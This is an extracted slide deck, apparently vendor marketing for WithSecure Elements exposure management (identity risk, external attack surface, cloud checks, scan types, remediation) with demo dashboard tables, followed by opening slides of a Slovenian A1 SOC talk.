
**Stakeholder Collaboration:** Facilitates communication of attack path insights to stakeholders, including business decision-makers, thanks to easy-to-understand visuals.

**Risk Assessment:** Provides alternative risk perspectives, enhancing your risk assessment activities.

# Supported Assets

# 360° view of cyber risks

See your complete attack surface and remediate the highest-impact vulnerabilities that pose the most risk of intrusion to your organization efficiently from a unified view – thanks to our AI-powered recommendation technology.



# Exposure for Identity Risk

Use data on digital identities, tackle identity-based risks

The screenshot shows the 'Identities' section of the W/TH Elements security dashboard. The interface includes a sidebar with navigation options like Home, Environment, Devices, Cloud, Network, and Security Configurations. The main area displays a table of identities with columns for Account, User principal name, Risk status, Type, Importance, Business context, Credential breaches, MFA status, Last password change, and Findings. The table lists 20 identities, with the first four marked as 'At risk' and the rest as 'No risk'.

Account	User principal name	Risk status	Type	Importance	Business context	Credential breaches	MFA status	Last password cha...	Findings
Arch Admin	admin@archisuran...	At risk	Member	Critical	CFO	1 critical out of 2 breaches	Enabled	9 months ago	View findings
Brian B Backoffice	brian@archisuran...	At risk	Member	Normal		1 high out of 1 breach	Disabled	9 months ago	View findings
Sarah Service	sarah@archisuran...	At risk	Member	Critical	CIO	1 high out of 1 breach	Disabled	9 months ago	View findings
Waldo McArthur	waldo.mcartur@arc...	At risk	Member	Normal		1 high out of 1 breach	Enabled	9 months ago	View findings
Franklin Rennoll	franklin.rennoll@ar...	At risk	Member	Normal		No breaches	Enabled	3 months ago	View findings
Alex Gibbs	alex.gibbs@archisu...	No risk	Member	Normal		No breaches	Disabled	3 months ago	View findings
Alice Bray	alice.bray@archisur...	No risk	Member	Critical	DevOps Admin	No active breaches out of 1 breach	Disabled	3 months ago	View findings
Alicia Humphries	alicia.humphries@ar...	No risk	Member	Normal		No breaches	Disabled	3 months ago	View findings
Andrew Chadwick	andrew.chadwick@...	No risk	Member	Critical	DevOps Admin	No breaches	Disabled	3 months ago	View findings
Archie Francis	archie.francis@arch...	No risk	Member	Normal		No active breaches out of 1 breach	Disabled	3 months ago	View findings
Ava Winter	ava.winter@archisu...	No risk	Member	Normal	Working on project Y	No breaches	Disabled	3 months ago	View findings
Bailey Roberts	bailey.roberts@arc...	No risk	Member	Normal		No breaches	Disabled	3 months ago	View findings
Brenna Dane	brenna.dane@archi...	No risk	Member	Normal		No breaches	Disabled	3 months ago	View findings
Gary Roy	gary.roy@archisura...	No risk	Member	Normal		No breaches	Disabled	3 months ago	View findings
Jack T. Ripper	jack@archisurance...	No risk	Member	Normal		No breaches	Disabled	1 month ago	View findings
Joye Clay	joye.clay@archisur...	No risk	Member	Critical	Overprivileged User	No breaches	Disabled	3 months ago	View findings
Laurence Dustin	laurence.dustin@ar...	No risk	Member	Critical	Overprivileged User	No breaches	Disabled	3 months ago	View findings
Lauren Platt	lauren.platt@archis...	No risk	Member	Normal		No breaches	Disabled	3 months ago	View findings

## Identity context for Elements

Entra ID data integrated with Elements to provide identity context to an incident.

- Human/Non-human identities

## Identity Attack Vectors

- Potential escalation of identity access rights
- Your part in supply chain breaches
- Employee security practices, security hygiene

## Exposure for Identity Risk

- Continuous assessment of identity-based risks
- Identity as part of potential attack paths
- Includes identity-related data in exposure assessment

# External Attack Surface Management (EASM)

Protect your domains, IPs and public-facing assets

Asset name	Asset type	Last seen	Added
support.nots.pl	Subdomain	24 hours ago	24 hours ago
noti.pl	Domain	1 day ago	1 day ago
cookies.com	Domain	8 days ago	8 days ago
www.cookies.com	Domain	8 days ago	8 days ago
vulnweb.com	Domain	16 days ago	16 days ago
webappsecurity.com	Domain	16 days ago	16 days ago
download.withsecure.com	Subdomain	20 days ago	20 days ago
ideas.withsecure.com	Subdomain	20 days ago	20 days ago
zero.webappsecurity.com	Subdomain	16 days ago	20 days ago
172.31.255.200	Ipv4Address	20 days ago	20 days ago
withelements.com	Domain	20 days ago	20 days ago
polarbearadventures.fi	Domain	20 days ago	20 days ago
mesmetric.com	Domain	20 days ago	20 days ago
platek.nl	Domain	24 days ago	24 days ago

## Internet discovery


- Crawling and port mapping to collect data on public systems.
- Search the data based on location, top-level domain, pay-level domain, keywords, host name, and IP address.

## Internet detections

- Domain takeovers
- Information disclosure from directory listing
- Continuous scope increase

# Elements Exposure Management for Cloud

Secure workloads on popular public cloud platforms



## Protect your cloud infrastructure

- Currently the multi-cloud approach covers both **AWS** and **Azure**.

## Spot mistakes before attackers do

- Configuration checks are continuously developed along with the evolving cloud environments. In total for AWS and Azure, there are around 200 checks.

## Comprehensive checks

- The checks have been built based on our cyber security **expertise**, real **customer cases** from our consultants, and major **compliance frameworks**.

# Summary of scans for your environment

What type of data scanning is used in attack path modeling?

Managed Devices and Network		External Attack Surface, Identity and Cloud Services		
Local / Cloud Scan Node	Elements Agent	External Attack Surface	Identity Integrations	Cloud Integrations
<b>Discovery Scan</b> Identify and map all assets within your network	<b>Agent-based Scan</b> Scan Windows workstations and servers automatically	<b>Internet Discovery</b> Identify your organization's internet-facing systems	<b>Entra ID</b> Discover potential threats associated with all identities in Entra ID	<b>Azure</b> Assess the security and compliance posture of your accounts
<b>System Scan</b> Scan all IP (Internet Protocol) systems for vulnerabilities and misconfigurations	<b>Device Service Data</b> System configuration and login information	<b>External Assets</b> Evaluate the security posture of your externally exposed assets	<b>Account Breach</b> Breached account information	<b>AWS</b> Assess the security and compliance posture of your accounts
<b>Authenticated Scan*</b> Log into systems to gain more detailed vulnerability data like vulnerable system versions, missing patches, and misconfigurations	<b>Patch Management</b> System and 3rd party patch status and automated updates via Software Updater**			
<b>Web Scan</b> Scan and test custom web applications for vulnerabilities				

\* Not available through a cloud scan node.

\*\* Requires a license for WithSecure™ Elements Endpoint Protection (part of WithSecure™ Elements Endpoint Security).

**Note:** Scans for Cloud Integrations are part of the WithSecure Elements Exposure Management for Cloud license, whereas the other scan types come as part of the WithSecure Elements Exposure Management for Users license.

Remediate  
Exposures &  
Elevate Tough Cases

W / T H  
secure

# Remediation

## Get actionable remediation guidance and track remediation

The screenshot displays the WTH Elements security dashboard. The main content area is titled "Update Windows to version 21H2". It includes a "Description" section explaining the importance of updates, a "Risk" section detailing vulnerabilities, and a "How to fix" section with a single step: "1. Perform the Windows update on each separate machine".

Key sections include:

- Remediation impact:** Labeled as **CRITICAL**. It includes a "Score calculation" section stating that impact is determined by attack paths and asset importance.
- Tags:** "Public exploit available".
- Effort:** "High".
- Place of fix:** "Elements".
- ID:** "12345678".
- Generated on:** "May 16, 2024 5:43".

Two tables provide further details:

Finding	Tags	Effort
2024-04 Cumulative Update for Microsoft server operating s...	Public exploit available	High
2024-04 Cumulative Update for Microsoft server operating s...	Public exploit available	High
2024-04 Cumulative Update for Microsoft server operating s...	Public exploit available	High

Asset	Exposure risk	Importance	Business context
Laptop 1	99	Normal	
Laptop 2	97	Normal	
Laptop 3	89	Normal	

- Get **unified instructions** for remediation action, no matter the exposure type.
- Our actionable **remediation guidance** focuses on the top priority findings for you to work on.
- **Communicate** about the remediations for smooth collaboration.

# WithSecure™ Elements XM vs XDR

	<b>Elements XM</b> Continuous Proactive Security	<b>Elements XDR</b> Continuous Reactive Security
<b>Focus Areas:</b>	<b>Before attack:</b> “Locking down” your environment to be less attractive to attackers by understanding potential attack paths. Shrinking down the size of your attack surface.	<b>During attack:</b> The attacker is trying to enter through your attack surface or is already inside your environment. You are protecting your organization against ongoing attacks, and you are prepared to detect and respond to them.
<b>Environment</b>	<b>External Attack Surface</b> Internet-facing systems Externally exposed assets	Tag and track attacker activities (TTPs - Tactics, Techniques and Procedures)
	<b>Devices and Network</b> Devices with vulnerabilities (agent-based scan) Identification and scanning of agentless devices	Blocking malware Detecting suspicious process behavior Remediation actions (e.g., kill processes)
	<b>Identity (Entra ID)</b> Missing Multi-Factor Authentication (MFA) configuration Leaked credentials and breached accounts	Determining suspicious sign-ins (e.g., impossible travel, atypical authentication protocols etc.) Detecting activity of compromised users Remediation actions*
	<b>Cloud</b> Misconfigurations in AWS and Azure cloud infrastructure	Blocking malicious files and URLs (Microsoft 365) Cloud detection*

# Investigate with an Integrated Assistant


## Prompt Down Hackers with Luminen™ GenAI

- WithSecure Luminen™ blends the power of GenAI with the workflows of today's overwhelmed and understaffed IT security teams to supercharge their work and user experience.



## WithSecure AI journey

WithSecure has been pioneering and using machine learning and AI within cyber security for decades. Our algorithms and data processing meet the highest European standards of quality, compliance, and strict privacy protocols.





# | A<sup>1</sup> Security Operations Center

## **Vladimir Ban**

Vodja SOC @A1 Slovenija d.d.  
Etični heker  
CEH, OSCP, OSEP

| A<sup>1</sup> Business

# Zakaj sploh SOC?

| A<sup>1</sup> Security  
Operations Center

# | A1 Security Operations Center

